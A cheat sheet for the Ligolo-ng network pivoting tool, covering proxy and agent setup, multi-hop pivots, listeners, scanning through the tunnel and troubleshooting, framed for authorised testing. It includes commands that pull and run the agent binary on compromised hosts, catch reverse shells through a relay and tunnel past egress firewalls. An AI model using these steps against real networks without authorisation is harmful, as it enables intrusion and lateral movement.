Ligolo-ng CLI Cheat Sheet
[!info] Rose Pine Dawn diagram pack Each flowchart below opens at full resolution and includes its Mermaid source. Download all eight diagrams and sources as a ZIP.
[!important] Version and scope This sheet targets the Ligolo-ng 0.9.x CLI (latest release v0.9.1, Aug 2026), checked against the installed
ligolo-proxyand the upstream source. Older tutorials mix obsolete hand-made TUN devices with newer managed commands — if a guide tells you to runip tuntapbefore anything else, it is pre-0.8 and out of date. The managed interface/route/autoroutemodel landed in v0.8. Use this only on systems and networks you are authorised to test.
[!tip] New here and confused? Read in this order
- Start Here — the 30-second picture.
- The One Big Idea — why “connected” is not the finish line.
- Vocabulary — the six words the tool keeps using.
- Which workflow do I need? — pick your path.
- Then jump to Workflow A, B, or C. Everything after that is reference.
Start Here: What Ligolo-ng Actually Does
You have a foothold on one machine (the pivot) that can see a network you cannot.
Ligolo-ng turns that foothold into a tunnel, so tools on your machine (nmap, curl,
a browser) can talk to hosts on the hidden network as if you were plugged into it.
There are always three players:

- Proxy = the program you run on your attacking box. It owns the CLI you type into.
- Agent = the small binary you run on the pivot. It connects back to your proxy.
- Target = whatever is behind the pivot that you want to reach.
[!info] Two things that surprise people
- The agent connects to the proxy, not the other way around. Traffic looks like the pivot making an outbound TLS connection, which usually sails through firewalls.
- Ligolo-ng is not a SOCKS proxy. You do not set a proxy in your tools. You point
nmapat the real target IP, and a route on your own OS quietly sends it down the tunnel.
The One Big Idea: Connecting Is Only Step Zero
When the agent connects, the proxy logs Agent joined. — in other words, connected ≠
traffic flowing. That message only means the phone line is up. No packets reach the target yet.
To actually move traffic you assemble four small pieces, in order. Think of them as Lego bricks that stack:

That is the whole tool. Every workflow below is just this pattern, sometimes repeated. If traffic is not flowing, you are missing one of these four bricks — that is the first thing to check.
[!success] The one-liner to remember Pick the session → give it an interface → route the subnet → start the tunnel.
autoroutebundles the last three so you often only do two things.
Vocabulary: The Words That Trip People Up
| Word | Plain meaning |
|---|---|
| proxy | The ligolo-proxy program on your box. It is the CLI. |
| agent | The binary on the pivot that connects back to the proxy. |
| session | Which agent you are currently controlling. Switch with session. |
| interface | A virtual network card (tun) on your box, named ligolo, ligolo1, etc. Traffic put here goes down the tunnel. |
| route | A rule: “IPs in this subnet belong to that interface.” |
| tunnel | The live link that carries packets from an interface, through the agent, to the target. |
| listener | A relay socket opened on the agent that forwards connections (used for double pivots and reverse shells). |
--addr | On a listener: the socket opened on the agent (pivot). “Where people connect to.” |
--to | On a listener: the destination reached from the proxy/attacker side. “Where it comes out.” |
[!warning] The single most confusing point On
listener_add,--to 127.0.0.1:11601means the proxy machine’s own port 11601, not the pivot’s localhost.--addrlives on the agent;--tolives on the proxy side. There is a dedicated diagram for this below.
Which Workflow Do I Need?

- Most of the time it is Workflow A. You own one box, you want to scan the subnet behind it.
- Workflow B is when the interesting network is behind a second machine that only the first pivot can talk to.
- Workflow C is for catching reverse shells / callbacks from inside, and for reaching a
service bound to the pivot’s own
127.0.0.1.
Setup: Start the Proxy and Agent (do this once)
Reading the prompt (so you always know where you are)
ligolo-ng »No agent selected. Global commands (session, interface_list, tunnel_list) work, but
agent-specific commands (ifconfig, autoroute, listener_add) do not.
[Agent : root@dmz01] »An agent is selected. Agent-specific commands now act on that agent. If a command
complains “please select an agent”, this prompt is why — run session first.
1. Start the proxy on the attacker
sudo ligolo-proxy -selfcert -laddr 0.0.0.0:11601-selfcert generates a throwaway TLS certificate. -laddr sets the listen address/port
(0.0.0.0:11601 is the default). It needs sudo because creating tun interfaces requires
CAP_NET_ADMIN (see TUN permission error for a capabilities-only
alternative).
[!note] Binary names Upstream release archives name the binaries
proxyandagent(./proxy -selfcert,./agent -connect …). Some distro/package builds — including the one installed here — name themligolo-proxyandligolo-agent. The flags are identical; only the filename differs. This sheet usesligolo-proxy/agent.
2. Start the agent on the pivot
Linux:
chmod +x ./agent
./agent -connect 10.10.14.68:11601 -ignore-cert -retry
Windows:
.\agent.exe -connect 10.10.14.68:11601 -ignore-cert -retryKeep this process running. -ignore-cert skips certificate validation and is only
acceptable in an isolated lab — use fingerprint pinning for anything real.
-retry makes the agent keep reconnecting if the proxy is not ready yet.
[!check] What success looks like Back in the proxy CLI you see
Agent joined.with the pivot’sname=andremote=. Confirm with:sessionYou should see it listed, e.g.
1 - root@dmz01. If theINTERFACEcolumn is blank, that is normal at this stage — you have not built a tunnel yet. That is Workflow A.
[!info] Pivot can’t connect out? Use bind mode If an egress firewall stops the pivot from dialing back to you, reverse the direction: the agent listens and the proxy connects to it.
# on the pivot (agent waits for the proxy)
./agent -bind 0.0.0.0:11601 -ignore-cert
# in the proxy CLI (you reach out to the pivot) connect_agent --ip <pivot-ip>:11601Everything after this (session, autoroute, listeners) works exactly the same.
Workflow A — Your First Pivot (the 90% case)
Goal: reach 172.16.10.0/24, the network behind pivot dmz01, from your box.

Step 1 — Select the agent
sessionUse the arrow keys to highlight 1 - root@dmz01, press Enter. The prompt changes to
[Agent : root@dmz01] ».
[!warning] v0.9.x behaviour Use bare
sessionand pick interactively. Do not typesession 1orsession -i 1— those are copied from incompatible older guides and will not work.
Step 2 — Look at the pivot’s networks
ifconfigThis shows the interfaces on dmz01. Find the internal subnet you want (e.g. an address
in 172.16.10.0/24). This tells you what to route.
Step 3 — Autoroute (the shortcut that does everything)
autorouteautoroute is interactive — it walks you through three prompts:
- Select routes — press Space to tick the internal subnet(s) you want (e.g.
172.16.10.0/24), then Enter. Do not tick loopback, the management network, or a subnet you can already reach locally. - Interface — choose create a new interface (it names it
ligolo) or reuse an existing one. - Start the tunnel? — answer Yes.
In one command it creates the interface, adds the route(s), and starts the tunnel — that is bricks 2, 3, and 4 from The One Big Idea.
[!tip] Optional flags
autoroute --interface ligolo— pre-names the interface and skips prompt 2.autoroute --with-ipv6— also offers IPv6 addresses (IPv4-only by default). There is no flag to pre-pick routes or skip the “start tunnel?” confirmation; those stay interactive.
[!failure] Two errors people hit here
please, select an agent using the session command→ you skipped Step 1. Runsessionfirst.- Passing the interface name as a bare word (
autoroute ligolo) errors — if you want to name it on the command line, it is a flag:autoroute --interface ligolo.
Step 4 — Verify, then use it
In Ligolo:
tunnel_list
interface_list
The agent should now show ligolo in its interface column, and interface_list should show
your route.
On the attacker (a normal shell, not the Ligolo CLI):
ip route show dev ligolo
ping -c 1 172.16.10.20
nmap --unprivileged -sT -Pn -n 172.16.10.20
If ip route show dev ligolo lists your subnet, the plumbing is correct. See
Scanning through the tunnel for why the nmap flags matter.
What autoroute did (the manual equivalent)
Same result, done by hand — useful when autoroute offers the wrong subnet, or you need a
route the pivot is not directly connected to:
interface_create --name ligolo
route_add --name ligolo --route 172.16.10.0/24
interface_list
Then attach the tunnel to the agent:
session
# select dmz01
tunnel_start --tun ligolo
Add or remove routes on the same interface at any time:
route_add --name ligolo --route 172.16.20.0/24
route_del --name ligolo --route 172.16.20.0/24
[!note] Naming
route_add/route_delare the current commands. Older guides useinterface_add_route/interface_del_route— these still work as aliases in v0.9.x.
Workflow B — Double / Multi Pivot
When: the network you want (10.20.30.0/24) is behind a second machine (srv02)
that only your first pivot (dmz01) can talk to. You cannot run the second agent
against your own VPN IP, because srv02 has no route to you. So you make the second agent
connect to the first pivot, which relays it back to your proxy through the tunnel you
already built. That relay is a listener.

[!important] The golden rule of multi-pivot Each pivot gets its own interface. Pivot 1 →
ligolo, Pivot 2 →ligolo2, and so on. Both tunnels stay up at the same time. Never route the same subnet through two interfaces.
Step 0 — Confirm Pivot 1 is fully working
You should already have dmz01 → ligolo → 172.16.10.0/24 from Workflow A. Check:
tunnel_list
interface_list
Step 1 — Add a listener on Pivot 1
Select dmz01, then open a relay on it that forwards back to your proxy:
session
# select dmz01
listener_add --addr 0.0.0.0:4444 --to 127.0.0.1:11601 --tcp
listener_list
This says: “anything that connects to dmz01:4444 (--addr, on the pivot) gets relayed,
through the tunnel, to the proxy’s own 127.0.0.1:11601 (--to).” The listener port
4444 is your choice — pick anything free on the pivot; --to 11601 must be the proxy’s real
port. If you prefer, bind only the address Pivot 2 can actually reach:
listener_add --addr 172.16.10.10:4444 --to 127.0.0.1:11601 --tcpStep 2 — Get the agent onto Pivot 2
You often need to serve the agent binary through Pivot 1. On the attacker:
python3 -m http.server 8000 --bind 127.0.0.1With dmz01 selected, relay that file server to the pivot’s reachable IP:
listener_add --addr 172.16.10.10:8000 --to 127.0.0.1:8000 --tcpOn Pivot 2, pull it:
wget http://172.16.10.10:8000/agent -O /tmp/agent && chmod +x /tmp/agentiwr http://172.16.10.10:8000/agent.exe -OutFile C:\Windows\Temp\agent.exeStep 3 — Run Agent 2 against Pivot 1 (not against you)
On Pivot 2:
/tmp/agent -connect 172.16.10.10:4444 -ignore-cert -retryC:\Windows\Temp\agent.exe -connect 172.16.10.10:4444 -ignore-cert -retry[!warning] Use Pivot 1’s IP as Pivot 2 sees it Point Agent 2 at the listener you opened on Pivot 1, not your VPN IP. Pivot 2 has no route to your VPN — that is the entire reason you are double-pivoting.
Step 4 — Route the deep network through a NEW interface
Back in the proxy CLI, the second agent now appears:
tunnel_list
session
# select srv02 (the new agent)
ifconfig
autoroute --interface ligolo2
Tick only the new/deeper subnet (10.20.30.0/24) and start the tunnel.
[!danger] Do not re-route the shared subnet Do not add
172.16.10.0/24toligolo2— it is already routed vialigolo. A duplicate route can send packets down the wrong tunnel and silently break things.
Step 5 — Verify both pivots are live
tunnel_list
interface_list
Expected:
dmz01 -> ligolo  -> 172.16.10.0/24
srv02 -> ligolo2 -> 10.20.30.0/24
On the attacker:
ip route show dev ligolo
ip route show dev ligolo2
nmap --unprivileged -sT -Pn -n 10.20.30.25
The N-hop pattern (pivot 3, 4, …)
Each extra hop is the same four moves:
- Keep every existing tunnel running.
session→ select the previous agent;listener_adda relay to proxy-side127.0.0.1:11601.- Run the new agent against the previous pivot’s reachable IP + listener port.
session→ select the new agent; give it a unique interface (ligolo3…) and route only its new subnet.
Workflow C — Reverse Connections
Two related jobs, both solved with a listener: catching a reverse shell from inside, and reaching a service on the pivot’s own localhost.
Listener Direction: addr In, to Out
The --addr vs --to split confuses everyone, so here it is as a picture. A listener is a
one-way relay: connections arrive at --addr (on the agent) and pop out at --to (reached
from the proxy side).

General form:
listener_add --addr <agent-bind-ip:port> --to <proxy-side-ip:port> --tcp   # or --udp
listener_list
listener_stop      # interactive selector in v0.9.x — do not append an ID
Catch a reverse shell on your own listener

On the attacker, start your handler:
nc -lvnp 4444With the pivot agent selected, relay the pivot’s :5555 to your handler:
listener_add --addr 0.0.0.0:5555 --to 127.0.0.1:4444 --tcpSet the internal host’s payload to call back to <pivot-ip>:5555. Ligolo relays it to your
127.0.0.1:4444.
Reach the pivot’s own localhost (240.0.0.0/4 magic range)
Sometimes the loot is a service bound to 127.0.0.1 on the pivot (a local-only admin
panel, database, etc.). Ligolo maps the magic range 240.0.0.0/4 (an otherwise-unused IPv4
block) to the selected tunnel’s agent-side localhost. Route a /32 from that block into the
interface:
route_add --name ligolo --route 240.0.0.1/32curl http://240.0.0.1:8080/
nmap --unprivileged -sT -Pn -n 240.0.0.1240.0.0.1 now behaves like 127.0.0.1 on dmz01.
[!note] The official docs use the OS command for this step
sudo ip route add 240.0.0.1/32 dev ligolodoes the same thing. Prefer the managedroute_addabove so the route lives in Ligolo’s config with everything else.
For several pivots at once, give each a distinct /32 so they do not collide:
route_add --name ligolo  --route 240.0.0.1/32   # dmz01 localhost
route_add --name ligolo2 --route 240.0.0.2/32   # srv02 localhost
Scanning Through the Tunnel (nmap)
Ligolo rebuilds traffic in userspace — it is not forwarding raw Ethernet frames. So use TCP connect scans and skip host discovery, which is where beginners get empty results:
nmap --unprivileged -sT -Pn -n -p 22,80,443,445,3389 172.16.10.20
nmap --unprivileged -sT -Pn -n -sV 172.16.10.20
nmap --unprivileged -sT -Pn -n -p- 172.16.10.20-sT— TCP connect scan (raw SYN scans do not work reliably through the tunnel).-Pn— skip ping/host-discovery (it lies through userspace tunnels).-n— no DNS.--unprivileged— force the userspace connect path even as root.
If you know ICMP works to the subnet, -PE can help discovery, but do not trust raw
SYN/ACK sweeps here.
Certificates
Fast lab (skip validation)
sudo ligolo-proxy -selfcert./agent -connect <proxy-ip>:11601 -ignore-certThe certificate warning is expected because validation is off.
Fingerprint pinning (better, still easy)
Start with -selfcert, then in the proxy CLI print the fingerprint:
certificate_fingerprintGive that SHA-256 to the agent so it validates without you shipping a CA:
./agent -connect <proxy-ip>:11601 -accept-fingerprint <SHA256-FINGERPRINT>Troubleshooting
[!bug] Diagnostic order: check the four bricks Almost every “it doesn’t work” is a missing/duplicated brick from The One Big Idea: session, interface, route, tunnel. Walk them in order.
please, select an agent using the session command
You ran an agent-specific command with no agent selected.
tunnel_list
session
# select the agent, then rerun the command
invalid usage of command 'autoroute' (unconsumed input 'ligolo')
The interface name is a flag, not a positional argument.
autoroute --interface ligolo   # right
autoroute ligolo               # wrong
Agent is online but the INTERFACE column is blank
The control channel is up but no tunnel is started (the normal state right after connect):
session
# select the agent
autoroute
Or the manual three bricks: interface_create → route_add → tunnel_start --tun ligolo.
TUN permission error
Run the proxy as root:
sudo ligolo-proxy -selfcertOr grant only the needed capabilities to the trusted proxy binary:
sudo setcap cap_net_admin,cap_net_raw+eip "$(command -v ligolo-proxy)"
getcap "$(command -v ligolo-proxy)"

Route exists but traffic fails
Walk the layers (this is the flowchart above, in commands):
tunnel_list
interface_list
ip link show
ip route
ip route get <target-ip>Common causes:
- The wrong agent is attached to the interface.
- A broader local/VPN route wins over the Ligolo route.
- The same subnet is on two Ligolo interfaces.
- The selected agent itself cannot reach the target.
- A host firewall drops the traffic.
Agent 2 never appears during a double pivot
With Pivot 1 selected, listener_list, then confirm:
- Agent 2 connects to Pivot 1’s reachable IP and the
--addrport. - The listener’s
--tois127.0.0.1:11601on the proxy side. - The listener is TCP and the port is free on Pivot 1.
- Agent 2 was started with
-retryin case the relay was not ready yet.
Stale interface or route (v0.8+ persists config)
Managed interfaces/routes are saved in ligolo-ng.yaml. Inspect before duplicating:
interface_listStop the tunnel, then clean up:
route_del --name <interface> --route <cidr>
interface_delete --name <interface>
Stop and Clean Up
tunnel_list                       # get agent IDs
tunnel_stop                       # stop the selected agent's tunnel
tunnel_stop --agent <agent-id>    # stop by ID without switching session
listener_stop                     # interactive selector
route_del --name ligolo2 --route 10.20.30.0/24
interface_delete --name ligolo2   # asks for confirmation; removes saved config
Stop each agent process on the pivots with Ctrl-C, and remove any transferred binaries once the authorised exercise is complete.
v0.9.x Command Reference
| Command | Scope | Purpose |
|---|---|---|
help | Global | Show CLI commands |
tunnel_list | Global | List agents, assigned interfaces, and status |
session | Global / interactive | Select or switch the current agent |
ifconfig | Selected agent | Show the agent host’s interfaces |
autoroute [--interface NAME] [--with-ipv6] | Selected agent | Create interface + routes, optionally start tunnel |
tunnel_start --tun NAME | Selected agent | Start the tunnel on a specific interface |
tunnel_stop [--agent ID] | Selected agent / global | Stop a tunnel |
interface_list | Global | List managed interfaces, routes, and state |
interface_create --name NAME | Global | Create/configure a TUN interface |
interface_delete --name NAME | Global | Delete a managed interface |
